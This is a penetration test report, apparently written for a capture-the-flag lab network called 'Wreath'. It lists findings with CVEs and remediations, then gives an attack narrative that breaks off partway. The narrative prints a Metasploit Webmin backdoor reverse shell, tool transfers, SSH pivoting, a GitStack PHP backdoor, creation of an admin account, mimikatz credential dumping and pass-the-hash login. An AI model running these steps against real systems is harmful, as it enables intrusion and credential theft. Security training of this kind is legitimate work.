Penetration Test Report

Wreath Network

Author IamF
Date 17.06.2021 – 27.06.2021
Version 2.0

Table of Contents

Executive Summary

I was contracted by Thomas Wreath to conduct a penetration test of his home network. The objective of the test was to assess and evaluate the overall security posture of the network. The tests were carried out in a manner that simulates a malicious actor with the level of access that a general Internet user would have, also known as the blackbox approach.

Scope


As agreed upon in the briefing session with Mr. Wreath, the subjects of the testing were a public-facing web server, a Git server, and a personal computer in the IP address range of 10.200.67.0/24. The following IP address of the public-facing web server is used as a starting point.

- 10.200.67.200

With the exception that the IP addresses listed below are **excluded** from the testing scope:

- 10.200.67.250
- 10.200.67.1

As the tests were carried out, the infrastructure of Mr. Wreath's home network could be visualized as follows.




Risk classification

The following table defines levels of severity and corresponding CVSS v3.1 score ranges that are used throughout the document to assess vulnerability.

Severity	CVSS v3.1 score	Description
Critical	9.0-10.0	Exploitation of the vulnerability likely results in a root-level compromise with no prior authentication is required.
High	7.0 – 8.9	Exploitation of the vulnerability could result in elevated privileges and potentially loss of confidentiality, integrity, and availability. However, prior access to the system might be required.
Medium	4.0 – 6.9	Exploitation of the vulnerability might require an external factors (e.g. user interaction, same network) or others conditions that are difficult to achieve.
Low	0.1 – 3.9	Vulnerability that falls into this category likely not exploitable or has low impact on an organization's business.
Info	0.0	No vulnerability exists, no direct impact to the organization's business.

Summary of Results

During the assessment, a total of 10 vulnerabilities were found. The following chart shows the count of findings by severity for this report:



The most severe vulnerability identified was a backdoor in the public-facing web server. Leveraging the backdoor resulted in a full system compromise of the web server. It was possible to use this server as a pivot point to target other servers in the internal network that previously were inaccessible. Due to the impact of attackers being able to gain access to the internal network, thereby expanding the attack surface, this finding was classified as critical.

On the new attack surface, a number of vulnerabilities were discovered and exploited to infiltrate the other servers in the scope, which eventually resulted in the network being entirely compromised.

The overall security risk of the network was found to be high. Therefore, it is recommended that Mr. Wreath address these vulnerabilities as soon as possible.

Timeline

The following table provides a summary of the actions carried out throughout the engagement.

Date	Event
17/06/2021	Start of engagement and brief
19/06/2021	Compromised web server (10.200.67.200)
21/06/2021	Compromised git server (10.200.67.150)
23/06/2021	Initial access to wreath-pc (10.200.67.100)
27/06/2021	Compromised wreath-pc (10.200.67.100)
28/06/2021	Clean up
29/06/2021	End of engagement

Findings and Remediations

The following sections provide information related to the findings.

Table of Findings

The following table provides an overview of the vulnerabilities found in each system along with their CVSS v3.1 score and associated severity level.

No.	Finding Title	CVSS v3.1 Score	Severity
01	Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)	9.3	Critical
02	GitStack 2.310 Remote Code Execution (CVE-2018-5955)	8.8	High
03	Password Reuse	8.5	High
04	Token Impersonation	8.3	High
05	Unquoted Service Path	8.1	High
06	Improper File Upload Validation	7.5	High
07	Source Code Disclosure via .git Folder	7.3	High
08	Weak Password	7.1	High
09	Django Debug Mode	5.4	Medium
10	Disclosure of Personal Information	0.0	Info

Finding Details

Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)

Description	A backdoored version of Webmin is being used on the public-facing web server. An attacker could easily leverage the backdoor with public exploits to compromise the system.
Severity	Critical
System(s)	10.200.67.200
Remediation	Update the application to the latest version.
Reference(s)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107

GitStack 2.3.10 Remote Code Execution (CVE-2018-5955)

Description	The git server is running an outdated GitStack version that is vulnerable to a remote code execution.
Severity	High
System(s)	10.200.67.150
Remediation	Update the application to the latest version.
Reference(s)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955

Password Reuse

Description	It was found that user **thomas** was reusing his password.
Severity	High
System(s)	10.200.67.150, 10.200.67.100
Remediation	Set restrictions against password reuse.
Reference(s)	https://cwe.mitre.org/data/definitions/521.html

Token Impersonation

Description	The SeImpersonatePrivilege privilege is enabled in user **thomas**. Compromise of this account could result in an elevation of privilege.
Severity	High
System(s)	10.200.67.100
Remediation	Consider removing unnecessary privileges from users.
Reference(s)	https://cwe.mitre.org/data/definitions/1032.html

Unquoted Service Path

Description	The executable path of a service called "SystemExplorerHelpService" is not enclosed within quotes. An attacker could hijack the execution path for privilege escalation.
Severity	High
System(s)	10.200.67.100
Remediation	Enclose the executable path with quotes.
Reference(s)	https://cwe.mitre.org/data/definitions/428.html

Improper File Upload Validation

Description	The upload validation/filter of the web application hosted on the PC server could be bypassed with double extensions.
Severity	High
System(s)	10.200.67.100
Remediation	Disable php execution on the upload folder and implement a new upload filter.
Reference(s)	https://cwe.mitre.org/data/definitions/434.html

Source Code Disclosure via .git Folder

Description	The .git folder of the web application hosted on the PC server was found to be publicly accessible, which allows an attacker to pull and recover the web source code.
Severity	High
System(s)	10.200.67.100
Remediation	Remove the .git folder or completely deny read access to the .git folder.
Reference(s)	https://cwe.mitre.org/data/definitions/548.html

Weak Password

Description	User **thomas** was found to be using a common password. The password is listed in the common wordlist used for dictionary attack.
Severity	High
System(s)	10.200.67.150, 10.200.67.100
Remediation	Enforce strong password policy.
Reference(s)	https://cwe.mitre.org/data/definitions/521.html

Django Debug Mode

Description	Debug mode is enabled on the GitStack application, which could potentially expose several sensitive information.
Severity	Medium
System(s)	10.200.67.100
Remediation	Turn off or disable debug mode.
Reference(s)	https://cwe.mitre.org/data/definitions/1295.html

Disclosure of Personal Information

Description	The personal website hosted on the public-facing web server contains personal information of Thomas Wreath. An attacker could leverage this for social engineering attack
Severity	**Info**
System(s)	10.200.67.100
Remediation	Remove any information that is considered as private from the site
Reference(s)	https://cwe.mitre.org/data/definitions/200.html

Attack Narrative

This section details the series of attacks used to penetrate the network.

Initial Reconnaissance

A port scan using `nmap` to identify the available ports and services was conducted against the public-facing web server. This effort discovered four open ports.

```
$ nmap -p- --min-rate 1000 --reason -oA nmap/s1/10-all-tcp 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:31 EDT
Nmap scan report for 10.200.67.200
Host is up, received echo-reply ttl 63 (0.23s latency).
Not shown: 65530 filtered ports
Reason: 65399 no-responses and 131 admin-prohibiteds
PORT      STATE  SERVICE          REASON
22/tcp    open   ssh              syn-ack ttl 63
80/tcp    open   http             syn-ack ttl 63
443/tcp   open   https            syn-ack ttl 63
9090/tcp  closed zeus-admin       reset ttl 63
10000/tcp open   snet-sensor-mgmt syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 131.84 seconds
```

Another `nmap` scan was conducted to identify the service versions. This scan also revealed a domain name of `thomaswreath.thm`. The full output is provided in Appendix A.


```
$ nmap -p22,80,443,10000 -sC -sV -oA nmap/s1/10-all-tcp-
script 10.200.67.200
...[SNIP]...
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
...[SNIP]...
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c
)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c
)
...[SNIP]...
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
```

Services Enumeration


The enumeration process began with the website, which is accessible via port 80 (HTTP) and port 443 (HTTPS). The site could be loaded after adding `thomaswreath.thm` to the `/etc/hosts` file.

```
$ echo '10.200.67.200 thomaswreath.thm' >> /etc/hosts
```

The website was identified as a personal website. At the bottom, it provided contact information for Mr. Wreath. This contact information was presumed to be intentional for public.



The enumeration continued on port 10000. Based on the previous `nmap` results, the service running on this port was a Webmin instance, which is a web-based interface for administering Linux system.



It also revealed that the Webmin version currently in use is 1.890. According to the Webmin official site, this version was shipped with a backdoor[1].

Webmin 1.890 Exploit - What Happened?

Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as `root`. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.

[1] https://www.webmin.com/exploit.html

Webmin Exploitation

There are several public exploits that can be used to leverage the backdoor, one of which is available as a Metasploit module[2]. The module was utilized to exploit the backdoor, and this resulted in interactive shell access to the system as a root user.

```
msf5 exploit(linux/http/webmin_backdoor) > set RHOST 10.200.67.200
RHOST => 10.200.67.200
msf5 exploit(linux/http/webmin_backdoor) > set RPORT 10000
RPORT => 10000
msf5 exploit(linux/http/webmin_backdoor) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_backdoor) > set LHOST 10.50.63.13
LHOST => 10.50.63.13
msf5 exploit(linux/http/webmin_backdoor) > set LPORT 443
LPORT => 443
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.50.63.13:443
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.50.63.13:443 -> 10.200.67.200:60258) at 2021-06-19 07:53:09 -0400

id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
which script
/bin/script
script /dev/null -c bash
Script started, file is /dev/null
[root@prod-serv ]# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:7a:2a:e9:fc:e7 brd ff:ff:ff:ff:ff:ff
    inet 10.200.67.200/24 brd 10.200.67.255 scope global dynamic noprefixroute eth0
       valid_lft 2179sec preferred_lft 2179sec
    inet6 fe80::7a:2aff:fee9:fce7/64 scope link
```

At this point, the SSH private key of the root account was obtained and several tools for further attacks were transferred to this server using a bash script (included in Appendix A).

```
[root@prod-serv iamf]# chmod u+x upload_tools.sh
[root@prod-serv iamf]# ls
upload_tools.sh
[root@prod-serv iamf]# ./upload_tools.sh
[root@prod-serv iamf]# ls
mimikatz-iamf.exe  nmap-iamf  socat-iamf  socat-iamf-win  upload_tools.sh  winpeas-iamf
[root@prod-serv iamf]#
```

```
→ root@kali «tools» «10.50.63.13»
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf-win HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /winpeas-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /mimikatz-iamf.exe HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /nmap-iamf HTTP/1.1" 200 -
```

[2] https://www.rapid7.com/db/modules/exploit/unix/webapp/webmin_backdoor/

Host Discovery

The compromise of the web server resulted in the ability to discover other available hosts/servers within the internal network. A ping sweep was conducted in the network range of `10.200.67.0/24`, and this effort received a reply from one host with an IP of `10.200.67.150` (excluding `.1`, `.200` and `.250`).

```
[root@prod-serv ~]# for i in $(seq 1 254); do (ping -c 1 10.200.67.${i} | grep "byt
es from" &); done;
64 bytes from 10.200.67.1: icmp_seq=1 ttl=255 time=0.290 ms
64 bytes from 10.200.67.150: icmp_seq=1 ttl=128 time=36.9 ms
64 bytes from 10.200.67.200: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 10.200.67.250: icmp_seq=1 ttl=64 time=0.871 ms
```

To be more accurate, an additional `nmap` scan was conducted. Excluding the out of scope hosts, the scan discovered another host with an IP of 10.200.67.100.

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24

...[SNIP]...
All 6150 scanned ports on ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100) are filtered
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-
1.compute.internal (10.200.67.150)
Host is up (0.00060s latency).
Not shown: 6146 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)
```


Based on the scan results, the host with the IP `10.200.67.100` was presumed not to allow connections from the compromised web server. As a results, the next host/server to target was `10.200.67.150`.

GitStack Exploitation


Using the compromised web server as a pivot point, it was possible to expose and access the available services and ports on `10.200.67.150` through SSH tunnels. The tunnels allowed me to access the specified service/port of `10.200.67.150` from the `localhost` of the attacking machine.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 80:10.200.67.150:80 -Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 3389:10.200.67.150:3389 -Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 5985:10.200.67.150:5985 -Nf
```

While trying to examine the website of `10.200.67.150` on port 80, I was presented with a page containing an error message of "Page not found". This page also disclosed some valid URLs.



Examination of these URLS revealed that this was a GitStack instance.



Although, the exact version couldn't be determined, this GitStack instance was found to be vulnerable to a remote code execution vulnerability in GitStack 2.3.10.

By using a modified exploit[3] (included in Appendix A), an administrative level access to the system was obtained.

```
→ root@kali «wreath» «10.50.63.13»
$ python3 exploits/gitstack_exploit.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correcly. Please ask your GitStack ad
ive you access to this repository. <br />Note : You have to enter the credentials
repository. Your GitStack administration panel username/password will not work. '
[+] Execute command
nt authority\system
```

The exploit created a PHP web backdoor at `/web/exploit-iamf.php`. A pseudo-shell script (included in Appendix A) was used to leverage this backdoor.

```
→ root@kali «exploits» «10.50.63.13»
$ rlwrap ./shell.sh http://localhost/web/exploit-iamf.php
$ whoami
"nt authority\system
"
$ hostname
"git-serv
"
$ ipconfig
"
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::d8b6:6131:4c62:35dc%6
   IPv4 Address. . . . . . . . . . . : 10.200.67.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.67.1
"
```


With local system access, an account with administrative privileges and remote access ability for persistence purposes was created using the following commands.

```
net user iamf p@ssw0rd /add
net localgroup "Administrators" iamf /add
net localgroup "Remote Management Users" iamf /add
```

[3] https://www.exploit-db.com/exploits/43777

Credentials Dumping


Using the previously created user and the tunnels that were created on the compromised web server, a remote desktop session was established to `10.200.67.150 (git-serv)`. Several tools were also transferred through the remote desktop session.



With the remote desktop session and an administrative access, a tool called Mimikatz was used to harvest user credentials from `10.200.67.150`.

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20174          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00040cc8} 2 F 682404      GIT-SERV\iamf   S-1-5-21-3335744492-1614955177-2693036043-1003  (15g,24
)       Primary
 * Thread Token  : {0;000003e7} 1 D 731176      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (
elegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db63
```

Two password hashes obtained were the hash of **administrator** and user **thomas**. The password hash of **thomas** was successfully recovered back into clear-text form using an online cracking service. This indicated that user **thomas** uses a weak password.



GitStack Data Exfiltration

The repository from GitStack folder on `C:\GitStack\Repositories` as well as other files deemed sensitive was exfiltrated to the attacking machine for further analysis.

```
→ root@kali «wreath» «10.50.63.13»
$ evil-winrm -i localhost -u administrator -H '37db630[redacted]'

